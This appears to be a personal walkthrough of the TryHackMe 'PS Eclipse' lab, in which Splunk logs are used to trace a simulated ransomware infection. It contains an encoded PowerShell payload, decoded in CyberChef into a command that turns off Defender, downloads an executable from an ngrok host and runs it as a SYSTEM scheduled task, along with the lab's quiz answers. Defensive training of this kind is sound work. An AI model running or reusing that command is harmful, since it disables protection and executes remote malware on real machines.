

# PS Eclipse

28072023Fri

[TryHackMe | PS Eclipse](https://tryhackme.com/room/posheclipse)

Use Splunk to investigate the ransomware activity.

TryHackMe Dashboard Learn Compete Other 10.17.44.152 27 Go Premium

## PS Eclipse

Use Splunk to investigate the ransomware activity.

Start AttackBox Help

Chart Scoreboard Discuss Writeups More



This is a free room, which means anyone can deploy virtual machines in the room (without being subscribed)! 3723 users are in here and this room is 270 days old.

Created by [tryhackme](#) and [Dex01](#) and [MartaStrzelec](#)

Active Machine Information			
Title	IP Address	Expires	
Splunk PS Eclipse v2	10.10.72.112	56m 33s	? Add 1 hour Terminate

0%

```
(kali㉿kali)-[~/thm/posheclipse]
$ ping 10.10.72.112
PING 10.10.72.112 (10.10.72.112) 56(84) bytes of data.
64 bytes from 10.10.72.112: icmp_seq=1 ttl=60 time=228 ms
64 bytes from 10.10.72.112: icmp_seq=2 ttl=60 time=220 ms
64 bytes from 10.10.72.112: icmp_seq=3 ttl=60 time=226 ms
^C
— 10.10.72.112 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 219.666/224.554/227.662/3.498 ms
```



Image

Splunk Enterprise interface showing search results for 'Image'. The search returned 6,202 events. The 'Image' field is highlighted in the search bar. The 'Reports' panel shows 'Top 10 Values' for the 'Image' field, listing various file paths and their counts. The 'Interesting Fields' panel lists fields like 'ComputerName', 'CreationTime', 'Details', 'EventCode', 'EventType', 'Image', 'Index', 'Keywords', 'Linecount', 'LogName', and 'Message'.


Top 10 Values	Count	%
C:\Windows\System32\svchost.exe	1,484	23.928%
C:\Program Files\Google\Chrome\Application\chrome.exe	1,392	22.444%
C:\Windows\SoftwareDistribution\Download\Install\updateplatform.exe	584	8.126%
C:\Users\keegan\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe	379	6.111%
C:\Windows\system32\svchost.exe	330	5.321%
C:\Windows\Temp\OUTSTANDING_GUTTER.exe	298	4.805%
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2203.5-0\WinMpEng.exe	288	4.644%
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	158	2.548%
C:\Program Files\Windows Defender\WinMpEng.exe	139	2.241%
C:\Windows\system32\services.exe	86	1.387%

A suspicious binary was downloaded to the endpoint. What was the name of the binary?

OUTSTANDING\_GUTTER.exe

29072023Sat

UwB1AHQALQBNAHAAUABYAGUAZgB1AHIAZQBAGMAZQAgAC0ARABpAHMAYQB1AGwAZQBSAGUAYQBSAHQAa  
QBtAGUATQBvAG4AaQB0AG8AcgBpAG4AZwAgACQAdABYAHUAZQA7AHcAZwB1AHQAIABoAHQAdABwAdoALw  
AvADgAOAA2AGUALQAxADgAMQAtADIAMQA1AC0AMgAxADQALQAZADIALgBuAGcAcgBvAGsALgBpAG8ALwB  
PAFUAVABTAFQAQQBOAEQASQBOAECAXwBHAFUAVABUAEUAUgAuAGUAeAB1ACAALQBPAHUAdABGAGkAbAB1  
ACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABPAFUAVABTAFQAQQBOAEQASQBOAECAXwBHA  
FUAVABUAEUAUgAuAGUAeAB1ADsAUwBDAEGAVABBAFMASwBTACAALwBDAHIAZQBhAHQAZQAgAC8AVABOAC  
AAIgbPAFUAVABTAFQAQQBOAEQASQBOAECAXwBHAFUAVABUAEUAUgAuAGUAeAB1ACIAIAAvAFQAUgAgACI  
AQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABDAE8AVQBUAUFMAVABBAE4ARABJAE4ARwBfAEcA  
VQBUAUFQARQBSAC4AZQB4AGUAIgAgAC8AUwBDACAATwBOAEUAVgBF4E4AVAAgAC8ARQBDACAAQQBwAHAAb  
ABpAGMAYQB0AGkAbwBuACAALwBNAE8AIAAqAFsAUwB5AHMAAB1AG0ALwBF4AHYAZQBwAHQASQBEAD0ANw  
A3ADcAXQAgAC8AUgBVACAAIgbTAFKAUwBUAEUATQAiACAALwBmADsAUwBDAEGAVABBAFMASwBTACAALwB  
SAHUAbgAgAC8AVABOACAAIgbPAFUAVABTAFQAQQBOAEQASQBOAECAXwBHAFUAVABUAEUAUgAuAGUAeAB1  
ACIA



Download CyberChef [Download](#) Last build: 15 days ago - Version 10 is here! Read about the new features here Options About / Support

**Operations**

decode

AMF Decode
JWT Decode
URL Decode
CBOR Decode
Decode text
VarInt Decode
Protobuf Decode
Vigenère Decode
Citrix CTX1 Decode
A1Z26 Cipher Decode
Bacon Cipher Decode
Bifid Cipher Decode
Decode NetBIOS Name
Affine Cipher Decode
Cetacean Cipher Decode

**Recipe**

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars
☐ Strict mode

Decode text

Encoding
UTF-16LE (1200)

STEP

BAKE!

Auto Bake

**Input**

UwB1AHQALQBNAHAUABYAGUAZGB1AHIAZQBAGMAZQAGAC8ARABpAHMAYQB1AGwAZQBSAGUAYQBSAHQAQBTAGUATQBVA4AaQ
B0AG8AcgBpAG4AZwAgACQADABYAHUAZQA7AHCAZwB1AHQATABOAHQADABWADOALwAVADgAOAA2AGUALQAXADgANQAADIAQA1
AC0AMgAXADQALQAZADIALgBUAGAcgBvAGsALgBPAG8ALwBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHFUAVABUAEUAG
UAEAB1ACAALQBPAHUADABGAGkAbAB1ACAQwAGAFwAVwBpAG4AZABVABHAcwBcAFQAZQBTAAHAXABPAFUAVABTAFQAQQBOAEQAS
SQBOAEcAXwBHFUAVABUAEUAGUAGUAEAB1ADsAUwBDAEGAVABBAFMAwB1ACIAIAIAVAFQAUgAgACIAZQwAGAFwAVwBpAG4AZAB
BPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHFUAVABUAEUAGUAGUAEAB1ACIAIAIAVAFQAUgAgACIAZQwAGAFwAVwBpAG4AZAB
AHCACwBcAFQAZQBTAAHAXABDAE8AVQBwAFMAVABBAE4ARAB3AE4ARwBFAECABVQBwAFQARQBSAC4AZQB4AGUATgAgACBAUwBDA
AATwB0AEUAVGBFAE4AAVAGACBAQBDACAQQBwAABABpAGVAVYQB0AGkAbwBUACAALwBNAE8ATAAqfSAUwB5AHMADABJAG8A
LwBFAHYAZQBUAHQASQBEAD8ANwA3ADcAXQAGACBAUgBVACAAIGBTAFKAUwBUAEUATQAIAACAAALwBMDAsAUwBDAEGAVABBAFMAw
BTACAAALwBSAHUAbgAgACBAVABOACAAIGBPAPUAVABTAFQAQQBOAEQASQBOAEcAXwBHFUAVABUAEUAGUAGUAEAB1ACIA

**Output**

Set-MpPreference -DisableRealtimeMonitoring \$true;wget http://886e-181-215-214-32.ngrok.io /OUTSTANDING\_GUTTER.exe -OutFile C:\Windows\Temp\OUTSTANDING\_GUTTER.exe;SCHTASKS /Create /TN "OUTSTANDING\_GUTTER.exe" /TR "C:\Windows\Temp\OUTSTANDING\_GUTTER.exe" /SC ONEVENT /EC Application /MO \*[System/EventID=777] /RU "SYSTEM" /f;SCHTASKS /Run /TN "OUTSTANDING\_GUTTER.exe"

```
Set-MpPreference -DisableRealtimeMonitoring $true;wget http://886e-181-215-214-32.ngrok.io/OUTSTANDING_GUTTER.exe -OutFile
C:\Windows\Temp\OUTSTANDING_GUTTER.exe;SCHTASKS /Create /TN
"OUTSTANDING_GUTTER.exe" /TR "C:\Windows\Temp\OUTSTANDING_GUTTER.exe" /SC
ONEVENT /EC Application /MO *[System/EventID=777] /RU "SYSTEM" /f;SCHTASKS /Run
/TN "OUTSTANDING_GUTTER.exe"
```

# 31072023Mon

Search | Splunk 8.2.4 — Mozilla Firefox

10.10.100.154/en-US/app/search/search?q=search \* OUTSTANDING\_GUTTER.exe QueryName="9030-181-215-214-32.ngrok.io"&display.page=search.m

splunk>enterprise Apps Search Analytics Datasets Reports Alerts Dashboards Messages Settings Activity Help Find Search & Reporting

**New Search** Save As Create Table View Close

1 \* OUTSTANDING\_GUTTER.exe QueryName="9030-181-215-214-32.ngrok.io"

5 events (before 7/31/23 11:46:31.000 AM) No Event Sampling

Events (5) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 minute per column

List Format 20 Per Page

Time	Event
5/16/22 1:45:35.000 PM	85/16/2022 06:45:35 AM LogName=Microsoft-Windows-Sysmon/Operational EventCode=22 EventType=4 ComputerName=DESKTOP-TBV8NEF User=NOT_TRANSLATED Sid=S-1-5-18 SidType=0 SourceName=Microsoft-Windows-Sysmon Type=Information RecordNumber=7364 Keywords=None TaskCategory=Dns query (rule: DnsQuery) OpCode=Info Message=Dns query: ...

SELECTED FIELDS  
a host 1  
a QueryName 1  
a source 1  
a sourcetype 1

INTERESTING FIELDS  
a ComputerName 1  
a EventCode 1  
a EventType 1  
a Image 1  
a Index 1  
a Keywords 1  
a Insource 1  
a LogName 1

```
* OUTSTANDING_GUTTER.exe QueryName="9030-181-215-214-32.ngrok.io"
```

```
hxxp[ :// ]9030-181-215-214-32[ . ]ngrok[ . ]io
```

```
C:\Users\keegan\Downloads\vasg6b0wmw029hd\BlackSun_README.txt
```

Search | Splunk 8.2.4 — Mozilla Firefox

Search | Splunk 8.2.4 x Search | Splunk 8.2.4 x +

10.10.100.154/en-US/app/search/search?q=search BlackSun\_README.txt&display.page.search.mode=smart&dispatch.sample\_ratio=1&workload\_pool=&e...

splunk>enterprise Apps Messages Settings Activity Help Find Search & Reporting

### New Search

Save As Create Table View Close

1 BlackSun\_README.txt All time

1 event (before 7/31/23 11:50:04.000 AM) No Event Sampling Job II + - Smart Mode

Events (1) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 millisecond per column

List Format 20 Per Page

	Time	Event
	5/16/22 1:39:30.000 PM	05/16/2022 06:39:30 AM ... 18 lines omitted ... Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\Weeran\Downloads\vaagcd0mmd29hd\BlackSun_README.txt CreationUtcTime: 2022-05-16 13:39:30.399 User: NT AUTHORITY\SYSTEM Show all 23 lines host = DESKTOP-TBV8NEF source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

< Hide Fields All Fields

SELECTED FIELDS

- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS

- a ComputerName 1
- a CreationUtcTime 1
- # EventCode 1
- # EventType 1
- a Image 1
- a Index 1
- a Keywords 1
- # Linecount 1
- a LogName 1
- a Message 1
- a OpCode 1

C:\Users\Public\Pictures\blacksun.jpg

Search | Splunk 8.2.4 — Mozilla Firefox

Search | Splunk 8.2.4 x Search | Splunk 8.2.4 x +

10.10.100.154/en-US/app/search/search?q=search blacksun.jpg&display.page.search.mode=smart&dispatch.sample\_ratio=1&workload\_pool=&earliest=0&l...

splunk>enterprise Apps Messages Settings Activity Help Find Search & Reporting

### New Search

Save As Create Table View Close

1 blacksun.jpg All time

1 event (before 7/31/23 11:51:17.000 AM) No Event Sampling Job II + - Smart Mode

Events (1) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 millisecond per column

List Format 20 Per Page

	Time	Event
	5/16/22 1:39:31.000 PM	05/16/2022 06:39:31 AM ... 18 lines omitted ... Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\Weeran\Downloads\vaagcd0mmd29hd\BlackSun_README.txt CreationUtcTime: 2022-05-16 13:39:31.514 User: NT AUTHORITY\SYSTEM Show all 23 lines host = DESKTOP-TBV8NEF source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

< Hide Fields All Fields

SELECTED FIELDS

- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS

- a ComputerName 1
- a CreationUtcTime 1
- # EventCode 1
- # EventType 1
- a Image 1
- a Index 1
- a Keywords 1
- # Linecount 1
- a LogName 1
- a Message 1
- a OpCode 1

← → ↻ https://tryhackme.com/room/posheclipse

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## PS Eclipse

Use Splunk to investigate the ransomware activity.

151

Start AttackBox Help

Chart Scoreboard Discuss Writeups More

This is a free room, which means anyone can deploy virtual machines in the room (without being subscribed)! 3770 users are in here and this room is 273 days old.

Created by tryhackme and Dex01 and MartaStrzelec

Active Machine Information			
Title	IP Address	Expires	
Splunk PS Eclipse v2	10.10.100.154	Expires 39m 00s	? Add 1 hour Terminate

100%

## Walkthrough

[Ransomware Investigation with Splunk | TryHackMe PS Eclipse](#)